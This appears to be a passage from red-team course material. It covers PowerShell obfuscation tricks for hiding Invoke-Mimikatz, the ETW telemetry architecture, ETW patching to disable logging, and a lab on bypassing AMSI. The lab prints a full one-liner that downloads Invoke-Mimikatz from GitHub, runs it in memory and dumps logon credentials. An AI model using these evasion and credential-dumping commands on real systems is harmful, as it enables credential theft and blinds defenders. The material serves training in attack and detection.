$key = 0x42 $encoded = [byte[]]@(0x2f, 0x38, 0x3f, 0x37, 0x2b, 0x65, 0x20, 0x29, 0x3c, 0x3c, 0x2b, 0x2a, 0x38, 0x3d) $decoded = $encoded | ForEach-Object { $_ -bxor $key } $cmd = [Text.Encoding]::ASCII.GetString($decoded) Invoke-Expression $cmd # Decodes to "Invoke-Mimikatz"- Explanation: XOR-encodes
Invoke-Mimikatz, decodes at runtime. This is harder to detect statically, but AMSI may scan the decoded string.
- Explanation: XOR-encodes
12. Environment Variable Substitution
- Description: Uses environment variables to store parts of a command, substituting them at runtime to build the script.
- Example:
$env:PART1 = "Invoke" $env:PART2 = "Mimikatz" $cmd = "$env:PART1-$env:PART2" Invoke-Expression $cmd- Explanation: Stores
InvokeandMimikatzin environment variables. This spreads the command across system state, but AMSI scans the final script block.
- Explanation: Stores
13. Comment Injection
- Description: Inserts comments or irrelevant code to obscure the script's logic, making it harder to analyze manually.
- Example:
# This is a harmless script $cmd = "Invoke-Mimikatz" # Just a test # Some unrelated comment &$cmd- Explanation: Adds comments to distract analysts. Doesn't evade AMSI but complicates human review.
14. Randomized Case (Mixed Case)
- Description: Uses mixed upper and lower case for commands or strings to avoid exact string matches.
- Example:
$cmd = "iNvOkE-mImIkAtZ" Invoke-Expression $cmd- Explanation: Randomizes case for
Invoke-Mimikatz. PowerShell is case-insensitive, so this executes, but AMSI normalizes case for detection.
- Explanation: Randomizes case for
15. Pipeline Obfuscation
- Description: Uses complex pipelines with
ForEach-Object,Where-Object, or other cmdlets to obscure command construction. - Example:
$parts = @("Invoke", "Mimikatz") $cmd = $parts | ForEach-Object { $_ } | Join-String -Separator "-" Invoke-Expression $cmd- Explanation: Builds
Invoke-Mimikatzthrough a pipeline. This adds complexity but doesn't prevent AMSI from scanning the final string.
- Explanation: Builds
16. Compressed Scripts
- Description: Compresses a script using
System.IO.Compression(e.g., Deflate or GZip), decompressing and executing it at runtime. - Example:
$script = 'Write-Output "Invoke-Mimikatz"' $bytes = [Text.Encoding]::Unicode.GetBytes($script) $ms = New-Object IO.MemoryStream $cs = New-Object IO.Compression.DeflateStream($ms, [IO.Compression.CompressionMode]::Compress) $cs.Write($bytes, 0, $bytes.Length) $cs.Close() $compressed = $ms.ToArray() $ms.Close() # Decompress and execute $ms = New-Object IO.MemoryStream(,$compressed) $ds = New-Object IO.Compression.DeflateStream($ms, [IO.Compression.CompressionMode]::Decompress) $reader = New-Object IO.StreamReader($ds) $decompressed = $reader.ReadToEnd() Invoke-Expression $decompressed- Explanation: Compresses the script, decompresses, and executes. This hides the script statically, but AMSI scans the decompressed script block.
17. Reflection-Based Obfuscation
- Description: Uses .NET reflection to access and execute commands or types dynamically, avoiding direct cmdlet names.
- Example:
$type = [Type]::GetType("System.Management.Automation.PowerShell") $ps = $type::Create() $cmd = "Invoke-Mimikatz" $ps.AddScript($cmd).Invoke()- Explanation: Uses reflection to invoke PowerShell commands. This is complex but still subject to AMSI scanning of the script block.
18. Whitespace Obfuscation
- Description: Adds excessive whitespace, tabs, or newlines to make the script harder to read without changing functionality.
- Example:
$cmd = "Invoke-Mimikatz" & $cmd- Explanation: Adds whitespace to obscure the script. Doesn't evade AMSI but complicates manual analysis.
ETW - EVENT TRACING FOR WINDOWS
TL;DR
ETWbasically is a kernel level debug logging mechanism in Windows - it allows to gather advanced telemetry about functions being called.Windows Event Logscontain a subset ofETWevents. Typically used by application developers to debug programs, but has found its way as a telemetry source forEDR's.
Event Tracing for Windows (ETW) is a high speed tracing facility built into Windows. Using a buffering and logging mechanism implemented in the operating system kernel, ETW provides an infrastructure for events raised by both user mode (apps) and kernel mode components (drivers). ETW can be used for system and app diagnosis, troubleshooting, and performance monitoring.
1. ETW ARCHITECTURE
 https://learn.microsoft.com/en-us/windows-hardware/test/weg/instrumenting-your-code-with-etw
Provider A provider is an instrumented component that generates events. A provider can be a user mode app, a kernel mode driver, or the Windows kernel itself. In addition to fixed event data (header), an event can carry user data.
An event is an event-based representation of data. The data can be used for in-depth analysis. An event can also be used to produce counters. Counters provide a sample-based view of data. They typically contain a small set of data to show current state, for example I/O bytes per second and interrupts per second.
A provider must register with ETW and send events by calling the ETW Logging APIs. Providers register a callback function for enable and disable notifications so that tracing can be enabled and disabled dynamically.
Session
The ETW session infrastructure works as an intermediate broker that relays the events from one or more providers to the consumer. A session is a kernel object that collects events into kernel buffer and sends them to a specified file or real-time consumer process. Multiple providers can be mapped to a single session, which allows users to collect data from multiple sources.
Controller
A controller starts, stops, or updates a trace session. A session is a unit for tracing. Providers are mapped (or enabled) to a specific session. A controller enables and disables providers so that they can start sending events to ETW. Controller functionalities can be invoked with tools provided by Microsoft or you can write your own app.
Logman.exe is an in-box controller app. Windows Performance Recorder (WPR) in the Windows Performance Toolkit is the recommended controller process.
Consumer
A consumer is an app that reads a logged trace file (ETL file) or captures events in an active trace session in real time, and processes events. Event Viewer and Resource Monitor are in-box ETW consumer apps.
Windows Performance Analyzer (WPA) in the Windows Performance Toolkit is the recommended consumer process.
To see which ETW providers are running on the system
logman query -ets

But there are a lot more ETW providers available:

2. INTERESTING ETW PROVIDERS
USER MODEproviders log very detailed information, scriptblock logging. Processes in user land will useETWEventWriteand ... to write to the user modeETW Provider(Microsoft-Windows-Powershell), the windows eventlog service subscribes to thisETWprovider and writes the events to the event-log. This can be tampered with.
KERNEL MODEProviders have limitations on what they can log, they focus more on process creation, network connection, command line parameters (likeSYSMONtelemetry), but are harder to bypass.
Microsoft-Windows-Kernel-ProcessMicrosoft-Windows-DotNETRuntimeMicrosoft-Windows-Threat-Intelligence(only acessible to AV/EDR vendors...)Microsoft-Windows-DefenderMicrosoft-Windows-PowerShellMicrosoft-Windows-Kernel-Audit-API-Calls
3. MICROSOFT-WINDOWS-THREAT-INTELLIGENCE ETW PROVIDER
KEY POINTS:
-
Microsoft-Windows-Threat-Intelligenceis a "Secure ETW Channel" provider, inaccessible to regular user-mode processes—even with elevated rights or running asSYSTEM. This specific provider is protected and designed for use only by trusted components in Windows security architecture. -
Only processes or services running with SERVICE_LAUNCH_PROTECTED_ANTIMALWARE_LIGHT/PS_PROTECTED_ANTIMALWARE_LIGHT protection level, and signed using the Microsoft Early Launch Anti Malware (ELAM) certificate, can subscribe to or receive data from this provider.
-
This restriction is intentional and enforced by Windows to prevent tampering and unauthorized access to sensitive security event streams. The pipeline is typically accessible only to select, Microsoft-approved endpoint protection or antivirus solutions.
Attempts to set up ETW collection for this provider using regular tools (such as logman or third-party collectors) will fail with "Access is denied" or will produce empty traces due to the enforced provider access control
Microsoft Defender for Endpoint (MDE) does operate with the required Early Launch Antimalware (ELAM) driver and uses the Protected Antimalware Process (PPL/ELAM) mechanism—just like Microsoft Defender Antivirus (MsMpEng.exe).
Official Documentation and Requirements for Microsoft-Windows-Threat-Intelligence ETW Provider Access:
-
ELAM is Required for MDE: Documentation for Microsoft Defender for Endpoint specifically notes that, for full functionality and onboarding, the Early Launch Antimalware (ELAM) driver must be enabled. This applies to all core supported Windows platforms.
-
Protection Level: When Microsoft Defender Antivirus is present (the core engine leveraged by MDE for scanning, telemetry, and protection), it runs with ELAM protection (PS_PROTECTED_ANTIMALWARE_LIGHT/SERVICE_LAUNCH_PROTECTED_ANTIMALWARE_LIGHT) and uses the ELAM-signed WdBoot.sys driver, providing the elevated security context needed.
-
Access to Sensitive ETW Providers: This protected status allows Microsoft's antimalware (Defender for Endpoint, via
MsMpEng.exeand associated drivers/services) to subscribe to security-criticalETWsources (includingMicrosoft-Windows-Threat-Intelligence), which are inaccessible to standard administrators,SYSTEM, or non-ELAM third-party software. -
Onboarding and Policy: If Defender Antivirus is not the active antimalware (for example, third-party AV is present), the ELAM driver is still required—in "passive mode" — for MDE to function and report security and threat events. Disabling ELAM, or blocking Defender policies, will cause error states and block Defender for Endpoint telemetry.
-
Conclusion: Microsoft Defender for Endpoint (MDE) runs components (notably MsMpEng.exe) at the required protected antimalware process level (PPL/ELAM) and with ELAM driver support. This ensures it can access protected event sources and kernel telemetry channels, which is foundational for its advanced endpoint detection and response features
Only other processes with at least the same or higher protection level and proper Microsoft-signed/ELAM-signed binaries can interact with it beyond basic operations. Even if malware or a user gets
SYSTEMrights, they cannot inject into or tamper with this process unless they are running with the same trust/signature leve

|

|
The following command shows the telemetry of the Microsoft-Windows-Threat-Intelligence ETW provider:
wevtutil gp Microsoft-Windows-Threat-Intelligence
| Task / ETW Functionality | Description | Monitored NTDLL Function(s) |
|---|---|---|
| Allocating Virtual Memory (AllocVM) | Allocates (remote/local) memory | NtAllocateVirtualMemoryNtMapViewOfSection |
| Changing Memory Protection (ProtectVM) | Changes protection on memory | NtProtectVirtualMemory |
| Mapping Process/View (MapView) | Maps sections to address spaces | NtMapViewOfSection |
| Writing Virtual Memory (WriteVM) | Writes to virtual memory | NtWriteVirtualMemory |
| Reading Virtual Memory (ReadVM) | Reads from virtual memory | NtReadVirtualMemory |
| Queueing Asynchronous Procedure Calls (APC) | Queues APCs to threads | NtQueueApcThreadNtQueueApcThreadEx |
| Setting Thread Context | Modifies thread execution context | NtSetContextThread |
| Suspending/Resuming Thread | Suspends/resumes threads | NtSuspendThreadNtResumeThread |
| Suspending/Resuming Process | Suspends/resumes processes | NtSuspendProcessNtResumeProcess |
| Driver/Device Interaction | Interacts with kernel drivers/devices | NtDeviceIoControlFile |
You can also query it with logman:
logman query providers Microsoft-Windows-Threat-Intelligence

So let's do a deep dive on what ETW can see in Powershell by using logman to collect events to PowerShellTrace.etl.
You can search the available ETW providers like this:
logman query providers | select-string "powershell"

And get detailed information like this:
logman query providers Microsoft-Windows-PowerShell

We can set up an ETW tracing session (
logman create trace PowerShellTrace -p Microsoft-Windows-PowerShell -o PowerShellTrace.etl -ets
logman -ets
This will create an event trace log (.etl file), which we can then convert to txt, csv or even evtx (windows event log format), any commands we run will be collected. In the same Powershell console you just ran the create trace command, run some Powershell commands:
$pid
get-process
IMPORTANT: After running our commands, stop the Powershell event trace session and remove it (otherwise this keep collecting logs,
this will fill up your disk eventually as the trace session continues to run in the background and is very verbose):
logman stop PowerShellTrace -ets
Remove-EtwTraceSession -Name PowerShellTrace

- Real-Time Tracing:
-etsenables the command to interact with an ETW session, which collects events in real time from the specified provider and writes them to the output file (e.g., .etl).- Session Management: It ensures that the logman command is applied to an ETW session rather than other logman operations (e.g., performance counters or data collectors).
- Non-Persistent: By default, ETW sessions created with -ets are temporary and stop when the command is terminated or the system restarts, unless configured for persistence.
4. ETW PATCHING IN .NET BINARIES VS POWERSHELL
Powershell Patch:
- Uses reflection to modify the
PSEtwLogProviderwithin the Powershell process. - Specifically targets how Powershell logs events.
Limitedto the Powershell process.- Executed as a Powershell command.
- Targets the Powershell ETW logging mechanism.
.NET Binary Patch (C# Example):
- Compiles into a standalone .NET executable.
- Uses reflection to directly modify the
EventProviderclass within the running .NET binary. - Can patch ETW logging for any .NET application that uses the standard .NET
EventProviderclass, if the correctEventProviderinstance can be located. - Can affect
any .NETapplication. - Executed as a compiled executable.
- Targets the
EventProviderclass, allowing it to target any .NET application using that class.
Key Differences and Implications:
- Scope:
- Powershell patch: Limited to the Powershell process.
- .NET binary patch: Can affect any .NET application, if the correct event provider can be located.
- Execution Context:
- Powershell patch: Executed as a Powershell command.
- .NET binary patch: Executed as a compiled executable.
- Targeting:
- Powershell patch: Targets the Powershell
ETWlogging. - .NET binary patch: Targets the event provider class, so it can target any .NET application that uses that class.
- Powershell patch: Targets the Powershell
In summary: Later on when we're going to write our shellcode loader in C# we'll use a more general-purpose ETW patching mechanism that can be used independently of Powershell, while the Powershell one-liner is specific to the Powershell environment. For now it's just important to understand that both patches achieve similar goals (disabling ETW logging) but operate in different contexts and scopes.
1. LAB - POWERSHELL, BYPASSING AMSI AND ETW
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times that sample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
1.1 TURN DEFENDER ON
For this lab we will
enable Microsoft Defender- in order to demonstrate howAMSIworks, and how to bypass it.
- Check if
Defenderis turnedONby running thecheckav.ps1script on yourWindowsmachine by opening a PowerShell prompt withAdministratorprivileges:
C:\thev\labs\powershell\av_check.ps1
- The output should be like this:
IMPORTANT: Make sure Real-Time Protection is
enabledand the rest isdisabled- if this is not the case just run the following script, it will configure the right settings.
- On your
Windowsmachine, from a PowerShell prompt withAdministratorprivileges:
C:\thev\labs\powershell\av_enable.ps1
- The output should be like this :
1.2 PREPARING OUR LAB ENVIRONMENT
IMPORTANT:
Close your previous powershell windows as they have been patched in the previous lab - and AMSI won't trigger in this lab otherwise.
-
Before we start let's clear the PowerShell event logs, so there's no noise from before in there. You can do this by opening a PowerShell console and typing the following command:
-
On your
Windowsmachine, open a PowerShell prompt withAdministratorprivileges:
wevtutil cl "Microsoft-Windows-PowerShell/Operational"
We're going to start with a brief AMSI repeater, so we properly understand how it works, and then we'll move on to patching ETW (Event Tracing for Windows) as well. Bypassing AMSI doesn't disable eventlogs - which are useful telemetry for EDR's, SIEM's and UEBA's.
- Now from the same Powershell terminal, run
Mimikatzfrom memory withIEX(Invoke Expression)
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command '"privilege::debug" "sekurlsa::logonpasswords"';
We'll see the script won't execute since AMSI intercepted it before executing and has sent it to Defender that scanned it and determined it as malicious:
